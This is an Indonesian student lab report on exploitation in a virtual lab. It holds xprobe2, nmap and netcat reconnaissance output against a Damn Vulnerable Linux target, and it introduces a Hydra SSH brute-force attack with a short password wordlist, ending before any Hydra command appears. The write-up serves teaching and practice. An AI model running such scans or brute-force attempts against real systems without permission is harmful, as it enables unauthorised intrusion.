Dimas Wahyudi – 09011281320004 | Sistem Komputer | Fakultas Ilmu Komputer | Universitas Sriwijaya
mail.dimaswahyudi@gmail.com

Actual Exploit

Dasar Teori : *Actual Exploit*

Actual Exploit adalah sebuah teknik dengan menggunakan atau memanfaatkan sebuah kode untuk menyerang keamanan komputer secara spesifik. *Exploit* banyak digunakan untuk penentrasi baik secara legal ataupun ilegal untuk mencari kelemahan (*Vulnerability*) pada sebuah sistem target (komputer tujuan). *Exploit* dapat juga dikatakan sebuah *software* yang menyerang celah atau kelemahan keamanan (*security vulnerability*) sebuah sistem, dengan tujuan spesifik namun tidak selalu bertujuan untuk melumpuhkan sistem. Selain itu *exploit* juga digunakan untuk mendemonstrasikan bahwa suatu sistem memiliki celah atau kelemahan yang memungkinkan *attacker* untuk masuk atau mengakses sistem secara ilegal. Secara umum *exploit* dapat diklasifikasikan kedalam 2 kelompok :


1. *Remote Exploit* : Bekerja melalui jaringan dan mengeksploitasi celah atau kelemahan keamanan sistem tanpa adanya akses terlebih dahulu ke sistem target. *Remote exploit* biasanya menyerang *service* yang berjalan dan berinteraksi dengan jaringan luar seperti *service http* (*Apache*), *servis database* (*MySQL*) dan *service* lainnya.
2. *Local exploit* : Mengharuskan adanya akses terlebih dahulu ke sistem yang rentan dan biasanya meningkatkan keleluasaan orang yang menjalankan *exploit* melebihi yang diberikan oleh *administrator* sistem. Umumnya *local exploit* menyerang aplikasi *non service* yang tidak berinteraksi dengan jaringan luar, dan biasanya terjadi dengan cara membuat file tertentu yang dibuat sedemikian rupa sehingga aplikasi gagal menghandlenya.

Sebelum melakukan tahapan *actual expolit*, tahap yang perlu dilakukan adalah tahapan *scanning*. *Scanning* merupakan tahapan awal dimulainya penyerangan (*pre-attack*). Dari tahapan *scanning* pernyerang (*attack*) akan mencari kemungkinan-kemungkinan yang dapat digunakan untuk mengambil alih sistem target, dan informasi yang didapatkan akan digunakan sebagai jalan masuk menembus atau menyerang (*attack*) sistem target. Menurut *Certified Ethical Hacker* (CEH) tujuan dari tahapan *scanning* adalah untuk memperoleh informasi berupa : *host* yang aktif, *IP Address*, *port* yang terbuka, *Operating System* (OS), *System architecture*, *services* yang berjalan pada *host* dan *vulnerabilities*. seperti pada gambar 2.

Gambar 2. *Objectives of Network Scanning*

Informasi yang diperoleh dari tahapan scanning ini diperlukan sebagai informasi yang berguna untuk melakukan *actual expolit*.


Topologi : *Actual Exploit*




Gambar 3. Topologi *Actual Exploit*

Percobaan yang dilakukan pada kegiatan ini adalah bersifat lokal, terbatas pada sebuah *computer host* dan *Virtual Machine* (VM) – Virtualbox, VMWare dan sebagainya. Pada gambar 3 sebuah *computer host* terdiri dari dua *Virtual Machine* (VM) : *Ubuntu* sebagai *attacker* dan *Damn Vulnerable Linux* (DVL) sebagai target. Pada tahapan *scanning*, menurut *Certified Ethical Hacker* (CEH) penyerang (*attacker*) dapat melakukan tindakan seperti dijelaskan pada gambar 2, sehingga akan diperoleh informasi yang diperlukan untuk tahap *actual exploit*.

Tahap : Proses dan hasil *scanning*







IP Address Target

```
root@28:/home/dw# xprobe2 192.168.7.7

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-s
ecurity.com, meder@o0o.nu

[+] Target is 192.168.7.7
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance
calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprint
ing module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fing
erprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fi
ngerprinting module
[x] [9] fingerprint:icmp_port_unreach  -  ICMP port unreachable
 fingerprinting module
[x] [10] fingerprint:tcp_hshake  -  TCP Handshake fingerprintin
g module
[x] [11] fingerprint:tcp_rst  -  TCP RST fingerprinting module
[x] [12] fingerprint:smb  -  SMB fingerprinting module
[x] [13] fingerprint:snmp  -  SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192
.168.7.7. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192
.168.7.7. Module test failed
[-] No distance calculation. 192.168.7.7 appears to be dead or
no ports known
[+] Host: 192.168.7.7 is up (Guess probability: 50%)
[+] Target: 192.168.7.7 is alive. Round-Trip Time: 0.46619 sec
[+] Selected safe Round-Trip Time value is: 0.93237 sec
[-] icmp_port_unreach::build_DNS_reply(): gethostbyname() faile
```

Scanning* dengan *tools xprobe2* oleh *attacker



Dalam hal ini jika kita tinjau dari informasi yang diperoleh dari tools *xprobe2*, informasi yang didapat belum terlalu membantu penyerang (*attacker*) karena informasi yang diperoleh berupa perkiraan awal. Namun kita dapat menarik satu informasi seperti informasi utama (*primary*) dan mempertimbangan informasi lainnya. Untuk itu kita perlu membandingkan data yang diperoleh dari *xprobe2* dengan *tools* lainnya untuk memproleh informasi yang lebih spesifik.



Dari hasil *scanning* diatas diketahui bahwa informasi otentik yang diperlukan oleh penyerang (*attacker*) tidak mungkin didapat hanya menggunakan satu informasi dari sebuah *tools* saja. Dibutuhkan perbandingan data antara informasi yang diperoleh dari satu *tools* dengan *tools* lainnya. Terlihat pada hasil diatas, *tools xprobe2* dengan hasil *scanning* terhadap OS memperkiraan OS yang digunakan adalah *Linux Kernel* 2.4.25 dengan perkiraan lainnya

2.0.36 - 2.6.11. Namun perkiraan lain diperoleh oleh *tools* nmap yaitu OS dengan *Linux Kernel* 2.6.13 -2.6.32. Hal ini membuktikan bahwa diperlukannya perbandingan data untuk memproleh informasi yang otentik seperti informasi yang diperoleh untuk *port*, *service* dan *versi* oleh nmap dan netcat adalah sama. Dengan adanya data yang cukup otentik, maka kita dapat melakukan expose terhadap informasi yang diperoleh, seperti menggunakan fitur *Common Vulnerabilities and Exposures* (CVE) untuk mencari informasi terhadap *vulnerabilities* dari sistem target.

Tahap : Proses *actual expolit - remote exploit* melalui *service ssh*


Dari proses *scanning* yang dilakukan maka kita dapat melihat daftar *service* yang sedang berjalan pada sistem target. Dalam percobaan ini *remote exploit* melalui *service ssh*, namun tidak menutup kemungkinan dapat juga dilakukan melalui service lain.


```
root@28:/home/dw# nmap -sV 192.168.7.7

Starting Nmap 6.40 ( http://nmap.org ) at 2017-02-24 09:02 PST
Nmap scan report for 192.168.7.7
Host is up (0.00063s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 4.4 (protocol 1.99)
80/tcp   open  http       Apache httpd 1.3.37 ((Unix) PHP/4.4.4
)
631/tcp  open  ipp        CUPS 1.1
3306/tcp open  mysql      MySQL (unauthorized)
5801/tcp open  http-proxy sslstrip
5901/tcp open  vnc        VNC (protocol 3.7)
6000/tcp open  X11        (access denied)
6001/tcp open  X11        (access denied)
MAC Address: 08:00:27:18:1C:0D (Cadmus Computer Systems)
Service Info: OS: Unix

Service detection performed. Please report any incorrect result
s at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.11 seconds

root@28:/home/dw# netcat 192.168.7.7 22
SSH-1.99-OpenSSH_4.4
```


Service and Open Port dengan informasi versi yang digunakan


Target *remote exploit*


Service ssh menggunakan *brute force* mencoba melakukan *input password* menggunakaan *tool* seperti *Hydra*. Hydra merupakan software yang dikembangkan oleh sebuah organisasi bernama "The Hacker's Choice" (THC) yang menggunakan brute force dan dictionary attack untuk menguji untuk password yang lemah atau password sederhana pada satu atau banyak host remote menjalankan berbagai layanan yang berbeda. Ia dirancang sebagai bukti untuk menunjukkan kemudahan cracking password karena password yang dipilih buruk.perintah yang digunakan seperti berikut :


password.list - Notepad
File Edit Format View Help
root
toor
guest
admin
1
1234

